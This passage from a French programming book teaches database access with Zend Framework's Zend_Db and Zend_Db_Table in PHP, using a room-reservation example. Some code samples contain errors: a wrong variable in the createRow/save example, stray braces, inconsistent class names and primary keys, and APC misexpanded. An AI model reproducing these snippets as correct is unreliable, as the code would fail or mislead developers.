- **reservation** : une table de liaison. Elle lie les utilisateurs créateurs aux salles. La clé `creator` représente l'utilisateur créateur de la réservation, alors que `id_room` représente la salle réservée ;
- **reservationuser** : cette table lie les utilisateurs concernés par une réservation, à la réservation correspondante.

Aussi, nous avons créé une vue qui va beaucoup nous aider dans la récupération de résultats pertinents. Ceci va nous éviter pas mal de jointures et déchargera une partie de la logique de sélection de données vers le SGBD.




Figure 5-3
Modèle de traitement de notre base de données exemple

Concernant les données, ce à quoi nous pouvons nous attendre est illustré par la figure 5-3.




Figure 5-4
Diagramme de classes non exhaustif de l'ensemble Zend_Db pour Pdo_Mysql

Comme nous pouvons le constater sur la figure 5-4, notre objet adaptateur (instance de Zend_Db_Adapter_Pdo_Mysql, pour rappel) hérite de deux autres classes dans l'architecture de Zend Framework. Il possède ainsi beaucoup de méthodes (les attributs des classes n'ont pas été représentés sur le schéma) et un IDE autorisant la complétion sur les objets sera le bienvenu : nous aborderons ce point dans le chapitre 14.

Le système est donc très simple, même si à première vue il peut paraître touffu. L'adaptateur va, au moyen de méthodes, interagir avec le SGBD, et lorsqu'il devra retourner des résultats (requête de type SELECT par exemple), il utilisera la classe Statement. Cette classe utilise PDOStatement, mais en général nous n'aurons pas besoin de la manipuler directement ; l'adaptateur sert d'interface unique et lui retourne, la plupart du temps, des tableaux PHP, des objets ou des entiers.

CONSEIL Requêtes préparées

Quoi que vous fassiez, Zend Framework préparera toujours la requête que vous lui demanderez d'effectuer. Il est important de notre côté de séparer les données et la structure de la requête à des fins d'optimisation.

Envoyer des requêtes

L'objet adaptateur permet toutes sortes de requêtes. Il est l'objet pilote de la base de données et propose, dans un premier temps, des méthodes fetch chargées d'envoyer une requête et d'en récupérer les résultats.

Chaque méthode fetch va retourner le résultat d'une manière précise. Les voici détaillées :

- `fetchAll()` récupère tous les résultats ;
- `fetchRow()` récupère le premier jeu de résultats ;
- `fetchAssoc()` récupère tous les résultats dans un tableau associatif ;
- `fetchCol()` récupère tous les résultats, mais uniquement la première colonne demandée ;
- `fetchOne() = fetchRow() + fetchCol()` : retourne la première colonne du premier jeu de résultats ;
- `fetchPairs()` récupère les résultats sous forme de tableau associatif, la colonne 1 est en index, la colonne 2 en résultat.

Les *fetchModes* de PDO sont utilisables avec `fetchRow()` et `fetchAll()`. Ceux-ci sont représentés par des constantes dans `Zend_Db`, par exemple `Zend_Db::FETCH_ASSOC`, `Zend_Db::FETCH_NUM`, `Zend_Db::FETCH_BOTH`, `Zend_Db::FETCH_COLUMN`, `Zend_Db::FETCH_OBJ...`

Exemple de récupération de résultats suite à une requête SELECT

```
<?php
$query = "SELECT lastname, firstname FROM user";
$result = $db->fetchAll($query);
Zend_Debug::dump($result);
```

Résultat

```
array(2) {
  [0] => array(2) {
    ["lastname"] => string(5) "pauli"
    ["firstname"] => string(6) "julien"
  }
  [1] => array(2) {
    ["lastname"] => string(7) "ponçon"
    ["firstname"] => string(9) "guillaume"
  }
}
```

Certaines méthodes, comme `fetchOne()` par exemple, ne récupèrent qu'un sous-ensemble du résultat. Faites attention à bien sélectionner les bonnes colonnes dans votre requête, au risque de gaspiller des ressources en demandant au SGBD de manipuler beaucoup de colonnes, alors que la méthode de récupération ne s'occupera que de certaines d'entre elles.

EN PRATIQUE Exceptions

Presque toutes les méthodes utilisées dans `Zend_Db_Adapter` renvoient des exceptions si un problème survient (requête mal formée, nombre de paramètres à remplacer incorrect). Ces exceptions peuvent être de plusieurs types, mais elles étendent toutes `Zend_Db_Exception`. Il faut donc intercepter cette exception dans un bloc `try/catch`. Dans nos exemples, nous n'utilisons pas systématiquement cette syntaxe pour des raisons de place et de simplification.

Exemple de requête correcte avec `fetchOne()`

```
<?php
// Affiche "pauli"
$query = "SELECT lastname FROM user WHERE firstname='julien'";
$result = $db->fetchOne($query);
echo $result;
```

Toutes les méthodes `fetch` prennent un paramètre de `bind` : il s'agit d'une chaîne ou d'un tableau de chaînes à remplacer lors de la requête. Rappelons que Zend Framework utilise des requêtes préparées en permanence.

Affichage des nom/prénom des utilisateurs administrateurs numérotés de 1 à 10

```
<?php
$query = "SELECT firstname, lastname
        FROM user
        WHERE id=:id AND is_admin=:admin";
$id_array = range(1, 10);
foreach ($id_array as $id) {
    $binds = array('id'=>$id, 'admin'=>1);
    $result = $db->fetchRow($query, $binds);
    echo $result['firstname'], $result['lastname'];
}
```

Bien d'autres méthodes existent sur l'adaptateur, mais on ne peut toutes les détailler. Voyons comment mettre à jour, supprimer ou insérer des enregistrements.

Insertion d'une salle dans la base de données

```
<?php
try {
    $data = array('name' => 'Salon', 'capacity' => 15);
    $count = $db->insert("room", $data);
    echo $count . " salle(s) insérée(s)";
} catch (Zend_Db_Exception $e) {
    printf("erreur de requête : %s", $e->getMessage());
}
```

Les données fournies en paramètres sont automatiquement précédées d'un caractère d'échappement.

Mise à jour des données d'un utilisateur

```
<?php
$update = $db->update("user", array('is_admin' => 0), 'id=1');
echo $update . " enregistrement(s) affecté";
```

Les données fournies en paramètres sont automatiquement précédées d'un caractère d'échappement.

Suppression des réservations effectuées par l'utilisateur 1

```
<?php
$conditions = array("creator=1");
$deleted    = $db->delete("reservation", $conditions);
echo $deleted . " enregistrement(s) supprimé(s)";
```

Si les données fournies en paramètres ne sont pas précédées d'un caractère d'échappement, dans votre cas, utilisez les méthodes `quote()` ou `quoteinto()`.

Effectuer des requêtes de type SELECT avancées

La majeure partie des requêtes SQL d'une application sont de type SELECT. Afin de faciliter leur utilisation, la classe `Zend_Db_Select` permet de :

- construire des requêtes à l'aide d'objets, assurant une maintenance simplifiée ;
- insérer automatiquement un caractère d'échappement devant les noms des tables et des champs sélectionnés ;
- ajouter automatiquement un caractère d'échappement devant les valeurs insérées dans la requête ;
- aider à l'abstraction de la syntaxe SQL par des méthodes communes.

Nous allons tenter de récupérer toutes les réservations de la salle 3, concernant l'utilisateur 2. Pour cela, deux jointures seront nécessaires.

Exemple Zend_Db_Select

```
<?php
$select = $db->select();
$select->from(array("r" => "reservation"), "usage")
    ->join(array("s" => "room"),
        "r.id_room=s.id",
        array("salle" => "name"))
    ->join(array("u" => "user"),
        "r.creator=u.id",
        array("personne" => "firstname"))
    ->where("s.id=3")
    ->where("u.id=2")
    ->limit(3);
```

Nous pouvons remarquer qu'une interface fluide nous est proposée.

Les méthodes ne sont pas compliquées à retenir, quelques essais de requêtes suffisent pour se familiariser avec elles. Chaque tableau définit une table ou une colonne, et la clé en définit l'alias SQL. Deux méthodes `where()` chaînées seront comprises comme étant concaténées avec un ET logique. Si on ne spécifie pas de colonne particulière à récupérer dans la clause FROM ou JOIN, alors `*` sera utilisé.

/// Interface fluide

Un objet propose une interface fluide lorsqu'il permet de chaîner ses méthodes de manière illimitée et intuitive. En d'autres termes, chaque méthode d'une classe d'interface fluide retourne `$this`.

RENOI Méthode magique

Pour tout savoir sur les méthodes magiques, consultez l'annexe C.

Notez que nous pouvons compléter notre objet `$select` dans l'ordre que nous voulons : commencer par la clause `WHERE` puis finir par la `FROM`. Tant que l'on n'exécute pas la requête encapsulée dans l'objet, le SGBD n'est au courant de rien.

La syntaxe SQL générée par l'objet `$select` sera compatible avec le SGBD représenté dans l'objet adaptateur (`$db` dans nos exemples). Vous pouvez prendre connaissance de cette syntaxe à n'importe quel moment, en affichant l'objet `$select` avec une commande `echo` par exemple. Sa classe utilise la méthode magique `__toString()`.

Affichage de la syntaxe SQL de la requête

```
<?php
// ...
echo $select;
// Avec Mysql, ceci affiche :
SELECT `r`.`usage`, `s`.`name` AS `salle`, `u`.`firstname` AS
  ↳ `personne` FROM `reservation` AS `r` INNER JOIN `room` AS
  ↳ `s` ON r.id_room=s.id INNER JOIN `user` AS `u` ON
  ↳ r.creator=u.id WHERE (s.id=3) AND (u.id=2) LIMIT 3
```

Pour exécuter la requête, il suffit de passer l'objet `Zend_Db_Select` à n'importe quelle méthode de récupération de résultats (`fetch`) que nous avons vue :

Récupération des résultats de l'objet de sélection

```
<?php
// ...
Zend_Debug::dump($db->fetchAll($select));

// affiche :
array(1) {
  [0] => array(3) {
    ["usage"] => string(26) "réunion ventes mensuelles"
    ["salle"] => string(7) "Pintade"
    ["personne"] => string(9) "guillaume"
  }
}
```

Il est possible d'utiliser des expressions ou des fonctions dépendantes du SGBD dans la requête de sélection. `Zend_Db_Select` va détecter les parenthèses lors de leur écriture et agir en conséquence.

Exemple d'utilisation d'une fonction MySQL dans une requête SELECT

```
<?php
$select = $db->select();
$select->from("user",
    array("CONCAT(firstname, ' - ', lastname) AS user"))
->where("id=2");
```

Zend_Db_Select va alors automatiquement convertir cette expression en utilisant un objet Zend_Db_Expr prévu à cet effet.

Utiliser la passerelle vers les tables

Toute la partie requête et interface avec le SGBD va se substituer à la couche *Model* du sigle MVC (*Model-View-Controller* ou *Modèle-Vue-Contrôleur*, en français). Elle devra être isolée dans des classes globales qui permettront une gestion simple et commune des données. En utilisant Zend Framework, ces classes emploient la logique fournie par Zend_Db_Table.

Zend_Db_Table est un sous-composant de Zend_Db, qui utilise un motif de conception dit *Table Data Gateway*. Ce motif permet de créer une passerelle entre une table de base de données et une classe PHP. Chaque table peut être représentée par une classe, et les méthodes proposées sur les objets instances de cette classe vont offrir une manière simple d'effectuer des opérations sur la table en question.




Figure 5-5
Diagramme de classes non exhaustif
de l'ensemble Zend_Db_Table

- Zend_Db_Table_Abstract contient toute la logique de gestion de la table. Toutes nos classes vont étendre cette classe.
- Zend_Db_Table_Row_Abstract représente un enregistrement de la table : on peut le modifier, le supprimer, l'enregistrer...
- Zend_Db_Table_Rowset_Abstract représente un jeu d'enregistrements retourné par la requête SQL. Il est itératif et comptable, et sera retourné quelques fois par Zend_Db_Table_Abstract.

CULTURE ORM

Zend_Db_Table n'est pas un ORM (*Object Relational Mapping* ou *mapping objet-relationnel*, en français) à proprement parler. Un ORM peut utiliser ou non une base de données comme support sous-jacent. Un ORM s'occupe d'échanger des messages entre des objets et peut éventuellement utiliser une passerelle vers les tables, comme Zend_Db_Table. Il existe plusieurs solutions ORM en PHP : Doctrine et Propel pour les plus complètes, phpMyObject, EZPDO ou encore jDao.

ENTRE NOUS Abstract ou non

Zend_Db_Table, mais aussi les classes Row et Rowset, possèdent à la fois une classe *abstraite* et une classe *concrète* (sauf Zend_Db_Table qui est abstraite, mais dépréciée). Les concrètes héritant des abstraites sans rien redéfinir, étendez plutôt l'abstraite (pour des raisons de performances). Sachez aussi que, comme nous le verrons, les classes Row et Rowset peuvent être changées par vos propres classes via des méthodes le proposant.

- Zend_Db_Table_Select étend Zend_Db_Select, il réagit comme cette classe, mais il est réduit à des requêtes qui concernent exclusivement la table Zend_Db_Table qui lui est associée.

Mapping de la table user, fichier TUser.php

```
<?php
/**
 * Modèle associé à la table user
 */
class TUser extends Zend_Db_Table_Abstract
{
    protected $_name     = 'user';
    protected $_primary = 'id';
}
```

Au plus simple, il faut spécifier dans les propriétés protégées \$_name et \$_primary, respectivement les noms de la table et de la (des) clé(s) primaire(s). Même si Zend Framework est capable de trouver la (les) clé(s) primaire(s), il est conseillé de la (les) faire apparaître, ce qui simplifie la lecture de la classe.

Une clé primaire composée de plusieurs colonnes doit être spécifiée sous forme de tableau.

Mapping de la table reservation, fichier TReservation.php

```
<?php
/**
 * Modèle associé à la table reservation
 */
class TReservation extends Zend_Db_Table_Abstract
{
    protected $_name     = 'reservation';
    protected $_primary = 'id';
}
```

ATTENTION Pas de clé primaire ?

Zend Framework refusera systématiquement toute classe passerelle vers une table ne comportant pas de clé primaire. Vos tables doivent posséder au moins une colonne permettant d'identifier chaque enregistrement de manière unique. Par définition, notre vue ne possède pas de clé primaire, mais nous leurrons Zend Framework en spécifiant tout de même une clé.

Créer et exécuter des requêtes

Toutes les classes héritant de Zend_Db_Table_Abstract, que nous pourrions aussi appeler *classes modèles* ou *modèles* (en référence au M de MVC), vont avoir besoin de l'adaptateur afin de pouvoir piloter la base de données. Il est donc indispensable de le leur fournir, et il existe une manière très simple pour cela.

Partage de l'adaptateur entre tous les modèles

```
<?php
// $db est l'objet de connexion Zend_Db_Adapter
Zend_Db_Table_Abstract::setDefaultAdapter($db);
```

`Zend_Db_Table_Abstract` n'est autre qu'une surcouche de `Zend_Db_Adapter` servant à manipuler les données à travers le concept de tables. La figure 5-6 montre les méthodes (publiques) dont nous disposons.

Les méthodes telles que `insert()`, `delete()`, ou encore `update()`, sont très similaires à celles utilisables sur l'adaptateur. Nous les avons vues précédemment dans ce chapitre. La seule différence est qu'elles n'acceptent plus de paramètre représentant le nom de la table, car celui-ci est déjà encapsulé dans l'objet.

Manipuler des données

Les méthodes `fetchAll()`, `fetchRow()`, `find()` et `createRow()` retournent un ou des enregistrements. Un enregistrement est représenté par un objet instance de `Zend_Db_Table_Row_Abstract`. Par défaut, la classe `Zend_Db_Table_Row` est utilisée.

Récupérer des enregistrements

Plusieurs enregistrements peuvent être encapsulés dans un objet `Zend_Db_Table_Rowset_Abstract`, qui est par défaut un `Zend_Db_Table_Rowset`. Cet objet Rowset est itératif et comptable.

La figure 5-7 montre les méthodes offertes par ces deux classes.

<i>Zend_Db_Table_Abstract</i>
+getDefaultAdapter()
+getDefaultMetadataCache()
+setDefaultAdapter()
+setDefaultMetadataCache()
+createRow()
+delete()
+fetchAll()
+fetchRow()
+find()
+getAdapter()
+getDependentTables()
+getMetadataCache()
+getReference()
+getRowClass()
+getRowsetClass()
+info()
+init()
+insert()
+select()
+setDependentTables()
+setReferences()
+setRowClass()
+setRowsetClass()
+update()
+setup()

Figure 5-6
Diagramme de classes des méthodes publiques de `Zend_Db_Table_Abstract`




Figure 5-7
Diagramme de classes des méthodes publiques des `Zend_Db_Table_Rows`

Commençons par afficher tous les utilisateurs.

RAPPEL Zend_Db_Table_Rowset

Zend_Db_Table_Rowset est un itérateur de Zend_Db_Table_Row (un jeu de résultats). La classe implémente seekableIterator, nous pouvons donc utiliser une structure foreach sur ses objets. Les itérateurs sont expliqués en annexe C.

ATTENTION Zend_Db_Table_Select

Zend_Db_Table_Select est verrouillé sur la table qui lui a donné naissance (via la méthode select()). Il n'est pas possible avec cet objet de sélectionner des colonnes ne faisant pas partie de la table de référence. Il est en revanche possible de créer des jointures.

ALTERNATIVE Et fetchRow() ?

Nous utilisons souvent la méthode fetchAll() de Zend_Db_Table_Abstract. Celle-ci retourne un jeu d'enregistrements (Rowset). fetchRow(), elle, retourne un seul enregistrement (Row). Il faut donc l'utiliser sur une requête préparée dans ce but.

Affichage de tous les utilisateurs

```
<?php
// Nous supposons les classes passerelles incluses
// require_once 'Tuser.php';
$table = new TUser;
$users = $table->fetchAll();
foreach ($users as $user) {
    echo $user->lastname;
}
```

Par défaut fetchAll() utilise une requête de type SELECT *. Ainsi le résultat mis dans \$users est un Rowset.

Les enregistrements Rows donnent accès aux colonnes SQL sélectionnées, directement en tant qu'attributs de l'objet. Comme la requête qui a donné naissance à ce jeu de résultats sélectionne toutes les colonnes de la table, elles sont toutes accessibles dans les enregistrements résultants.

Voyons comment limiter la requête avec un objet Zend_Db_Table_Select. Cet objet se comporte presque de la même manière que son père Zend_Db_Select (que nous avons vu précédemment dans ce chapitre), sauf qu'il est un peu plus restrictif quant aux données sélectionnées. En effet, celles-ci ne peuvent faire partie que de la table qui y est associée.

Sélection avancée de données sur la table

```
<?php
$table = new TUser;
$select = $table->select()->from($table, 'lastname')
    ->where('id < ?', 5);
$users = $table->fetchAll($select);
foreach ($users as $user) {
    echo $user->lastname;
}
```

Ici nous utilisons un objet Zend_Db_Table_Select afin de limiter les résultats retournés : nous ne voulons que la colonne lastname des utilisateurs dont l'id est inférieur à 5.

Les objets résultants de cette requête ne proposent plus l'accès qu'à la colonne lastname, seule sélectionnée.

Affichage des données d'un jeu d'enregistrements sous forme de tableau

```
<?php
$table = new TUser;
$select = $table->select()->from($table, 'lastname')
    ->where('id < ?', 5);
$users = $table->fetchAll($select);
Zend_Debug::dump($users->toArray());
```

```
// Affiche un résultat ressemblant à :
array(2) {
  [0] => array(1) {
    ["lastname"] => string(5) "pauli"
  }
  [1] => array(1) {
    ["lastname"] => string(7) "ponçon"
  }
}
```

La méthode `find()` de `Zend_Db_Table_Abstract` retourne des enregistrements par clé primaire. C'est une méthode de convenance souvent utilisée. Comme on peut lui demander un jeu de résultats concernant plusieurs clés primaires, elle retourne systématiquement un objet `Zend_Db_Table_Rowset`.

Récupération de l'utilisateur numéro 2

```
<?php
$table = new Tuser;
$membres = $table->find(2);
$membre2 = $membres->current();
// Affiche le prénom de l'utilisateur membre numéro 2
echo $membre2->firstname;
```

Il est aussi possible de passer un tableau d'entiers à la méthode `find()`, elle cherchera alors les enregistrements dont les clés primaires sont celles spécifiées.

Modifier et sauvegarder des enregistrements

Tout objet `Row` donne donc accès, via ses attributs, aux données de l'enregistrement de base de données. Les colonnes de la table sont utilisées comme noms d'attributs sur l'objet.

Ces attributs sont aussi accessibles en écriture, il est donc possible de modifier une donnée du `Row`. La méthode `save()` permet alors de mettre à jour l'enregistrement dans la base de données.

Modification et sauvegarde d'un utilisateur en base de données

```
<?php
$table = new Tuser;
$membres = $table->find(2);
$membre = $membres->current();
// Modification du prénom de l'utilisateur, dans l'objet
$membre->firstname = 'Alain';
// Enregistrement de l'objet en base de données
$membre->save();
```

Aussi, la méthode `delete()` va supprimer de la base de données l'enregistrement concerné.

Suppression de l'utilisateur numéro 2

```
<?php
$table = new Tuser;
$membres = $table->find(2);
$membre = $membres->current();
// Suppression de l'utilisateur de la base de données
$membre->delete();
```

Il peut aussi être utile de pouvoir créer un enregistrement Row vierge (vide), pour, par exemple, le remplir avec les données issues d'un formulaire, avant de l'enregistrer en base de données. Ceci se fait au moyen de la méthode `createRow()` depuis la classe `Zend_Db_Table_Abstract` en question.

Création d'un objet vierge, remplissage et sauvegarde

```
<?php
$table = new Tuser;

// Création d'un objet Row vierge
$noMembre = $table->createRow();

// Remplissage de l'objet créé
$noMembre->firstname = 'Jean';
$noMembre->lastname = 'Dupont';

// Sauvegarde de cet objet en base de données
$membre->save();
```

Remarquez que la méthode `save()` est intelligente. S'il s'agit d'une modification d'un enregistrement existant, alors elle exécutera une requête de type `update`. Dans le cas contraire, une requête `insert` sera alors utilisée.

Aussi, il est possible de mettre un enregistrement Row (ou un Rowset) en session, ou encore de le sérialiser.

Une fois mis en session, l'enregistrement peut en être restauré, mais il sera alors en mode lecture seule. Chaque enregistrement Row (tout comme les jeux d'enregistrements Rowset) possède en lui la connexion à la base de données (`Zend_Db_Adapter_*`). Cette connexion ne peut être sérialisée, ainsi l'objet désérialisé sera *nu*. Il faut de nouveau le relier à la table à laquelle il appartient afin de pouvoir le sauver ou le modifier.

ATTENTION Clé primaire inaccessible

Il vous est interdit d'accéder en écriture à la clé primaire de l'enregistrement. Une exception sera levée. Dans le cas où la clé primaire n'est pas auto-incrémentée, il faut déclarer un attribut `$_sequence = false` dans la classe de la table en question, afin de permettre la modification de la clé primaire sur les enregistrements Rows qui en résultent.

⚡ Sérialisation

La sérialisation est l'action de passer d'un type composite (en PHP, le tableau ou l'objet), à un type scalaire (chaîne de caractères). Un objet ou un tableau ne peut être enregistré en session sans être sérialisé. Le mécanisme des sessions en PHP le fait automatiquement. Cela dit la fonction PHP `serialize()` est disponible pour effectuer l'opération manuellement, au besoin.

Enregistrement d'un Row en session

```
<?php
session_start();
$table = new Troom;
$room3 = $table->find(3)->current();

// Enregistrement et sérialisation automatique de
// l'objet en session
$_SESSION['room'] = $room3;
```

Restauration d'un Row depuis la session

```
<?php
// Dans un autre script, après
session_start();

// Récupération et désérialisation automatique de l'objet
$room3 = $_SESSION['room'];
$room3->name = 'changed';
$room3->save(); // Ceci génère une exception

$table = new Troom;

// Reconnexion de l'enregistrement à sa table et
// donc à la base de données
$room3->setTable($table);
$room3->name = 'changed';
$room3->save(); // ok
```

Un objet désérialisé est donc en mode *déconnecté*, ce qui peut se vérifier via la méthode `isConnected()`. Nous verrons dans la section *Aller plus loin* de ce chapitre comment manipuler ces fonctionnalités de manière avancée.

Agir sur les tables dépendantes

Il est possible, depuis un enregistrement Row, de demander un ou plusieurs enregistrements dépendants. Pour cela, il faut identifier le type de relations entre les tables. Celles-ci sont au nombre de trois :

- *1 vers 1* : par exemple, lorsque depuis une réservation, nous voulons retrouver la salle, ou encore l'utilisateur correspondant. Depuis une réservation, il ne peut y avoir qu'un utilisateur correspondant (ou une salle), il s'agit donc d'une relation 1 vers 1 ;
- *1 vers plusieurs* : par exemple, lorsque depuis une salle, nous voulons accéder à ses réservations. Une salle possède bien zéro ou plusieurs réservations, la relation est donc 1 vers plusieurs ;

SÉCURITÉ Contraintes d'intégrité

Nous utilisons une table MySQL au format InnoDB. Ce moteur de stockage nous permet de créer des contraintes d'intégrité référentielle sur les colonnes des tables. Le framework, et plus généralement l'application, est alors soulagé de cette partie.

- *plusieurs vers plusieurs* : par exemple, depuis une salle nous voulons connaître tous les utilisateurs y étant affectés. Pour cela, il faudra passer par la table reservationuser (dite *table de liaison*). La relation est bien de type plusieurs à plusieurs.

Zend Framework n'est pas capable de découvrir ces relations pour nous. Nous allons devoir les lui préciser.

À ce titre, la règle est simple : toute classe passerelle vers une table recevant des clés d'une autre table devra en préciser l'origine. Ceci se fait au moyen de l'attribut de classe `$_referenceMap`.

Définition des relations de la table reservation

```
<?php
class TReservation extends Zend_Db_Table_Abstract
{
    protected $_name      = 'reservation';
    protected $_primary   = array('id_user', 'id_room');

    protected $_referenceMap = array(
        'Salle' => array(
            'columns'      => 'id_room',
            'refTableClass' => 'TRoom',
        ),
        'Utilisateur' => array(
            'columns'      => 'creator',
            'refTableClass' => 'TUser',
        ),
    );
}
```

Dès lors que les relations sont déclarées, il devient possible, sur un enregistrement Row d'une table, de demander les enregistrements liés. Voici les méthodes disponibles :

- `findParentRow()` : à partir d'un enregistrement, trouve l'enregistrement parent. Défini par une relation 1 vers 1 ;
- `findDependentRowset()` : à partir d'un enregistrement, trouve les enregistrements (Rowset) dépendants dans une table. Défini par la relation 1 vers plusieurs ;
- `findManyToManyRowset()` : à partir d'un enregistrement, trouve les enregistrements (Rowset) dépendants dans une table, en passant par une table de liaison. Défini par la relation plusieurs vers plusieurs.

Aussi, des méthodes magiques peuvent remplacer celles-ci, de manière à proposer des appels plus intuitifs :

- `find<classe>()` : est équivalent à `findParentRow()` ;
- `findParent<classe>()` : est équivalent à `findDependentRowset()` ;
- `find<classe1>Via<classe2>()` : est équivalent à `findManyToManyRowset()`.

Trouver la salle concernée par une réservation

```
<?php
// comme d'habitude, nous supposons la classe TRervation
include
$Treserv = new Treservation;

// Récupération par clé primaire
$reservation = $Treserv->find(1)->current();
$salleCorrespondante = $reservation->findParentTRoom();

// $salleCorrespondante est un Row issu de la classe Troom
echo $salleCorrespondante->name; // nom de la salle
```

Partir d'un utilisateur et trouver les réservations qu'il a créées

```
<?php
$Tuser = new Tuser;

// Récupération par clé primaire
$utilisateur = $Tuser->find(2)->current();
$reservCorrespondantes = $utilisateur->findTReservation();

// $reservCorrespondantes est un Rowset issu de
// la classe TReservation
foreach ($reservCorrespondantes as $reserv) {
    echo "$utilisateur->firstname a créé une reservation
        pour $reserv->usage";
}
}
```

Partir d'un utilisateur et trouver les réservations auxquelles il est affecté

```
<?php
$Tuser = new Tuser;

// Récupération par clé primaire
$utilisateur2 = $Tuser->find(2)->current();
$reservs = $utilisateur2->findTReservationViaTReservationUser();

// $ reservs est un Rowset issu de la classe TReservation
foreach ($reservs as $reservation) {
    echo "$utilisateur2->firstname est affecté à la
        reservation $reservation->usage";
}
}
```

Zend Framework va automatiquement se charger de créer les jointures nécessaires à la récupération des résultats. Dans le cas d'une erreur, une exception `Zend_Db_Table_Row_Exception` est levée. Par défaut, toutes les colonnes des tables jointes sont sélectionnées : toujours suivant le même principe, la création d'un objet `Zend_Db_Table_Select` adapté permet de limiter les champs retournés.

Partir d'un utilisateur et trouver les réservations qu'il a créées en limitant les colonnes retournées

```
<?php
    $Tuser          = new Tuser;
    $Treservation   = new Treservation;
    $select         = $Treservation->select()
                    ->from($TReservation, 'usage');

    // Récupération par clé primaire
    $utilisateur    = $Tuser->find(2)->current();
    $reservCorrespond = $utilisateur->findTReservation($select);

    // $reservCorrespond est un Rowset issu de la classe
    // Treservation dont les Rows qui le composent sont
    // limités en champs
    foreach ($reservCorrespond as $reserv) {
        echo "$utilisateur->firstname est affecté à une
            réunion $reserv->usage";
    }
}
```

Performances et stabilité

Le modèle proposé par `Zend_Db_Table` est simple. Cependant, une utilisation incorrecte de ces classes peut vite faire tourner l'application à la catastrophe au niveau des performances.

Les classes `Zend_Db_Table` emploient la méthode `describeTable()` afin de se renseigner sur la table qu'elles utilisent. Il est possible de mettre ces données en cache via `Zend_Cache`, afin d'éviter à PHP de les recharger à chaque requête HTTP. Pour cela, agissez comme suit :

Mettre les métadonnées utilisées par `Zend_Db_Table` en cache

```
<?php
$frontendOptions = array('automatic_serialization' => true,
                        'lifetime' => 100);
$cache = Zend_Cache::factory('Core', 'APC', $frontendOptions,
                             array());
Zend_Db_Table_Abstract::setDefaultMetadataCache($cache);
```

Dans cet exemple, nous choisissons APC (appel de procédure asynchrone) comme support pour le cache. La partie cache concernant `Zend_Cache` est détaillée au chapitre 10.

`Zend_Db` propose un objet de profiling, `Zend_Db_Profiler`, permettant de prendre connaissance des requêtes envoyées au SGBD, et de repérer les requêtes les plus lentes. Même si le SGBD lui-même propose en général ce genre d'outil, il peut être intéressant de lier `Zend_Db_Profiler` avec

Zend_Log par exemple, pour enregistrer ou surveiller les requêtes les plus gourmandes. Il faut noter aussi qu'une classe Zend_Db_Profiler_Firebug existe, son nom est explicite.

Les bons réflexes

Voici quelques conseils à suivre :

- Sélectionnez toujours les champs qui vous intéressent dans une table, utilisez aussi souvent que possible une clause comparable à LIMIT ou encore WHERE afin de réduire le nombre de résultats sélectionnés.
- Utilisez la récupération des dépendances avec parcimonie (findDependentRowset() par exemple). Ces méthodes effectuent des jointures et sélectionnent par défaut tous les champs de la table jointe. Les utiliser dans une boucle serait un pur massacre pour le SGBD : écrivez vous-même vos jointures en les limitant au strict nécessaire.
- Utilisez des vues pour accéder à vos données de manière simple et optimale. Zend_Db_Table fonctionne avec les vues.
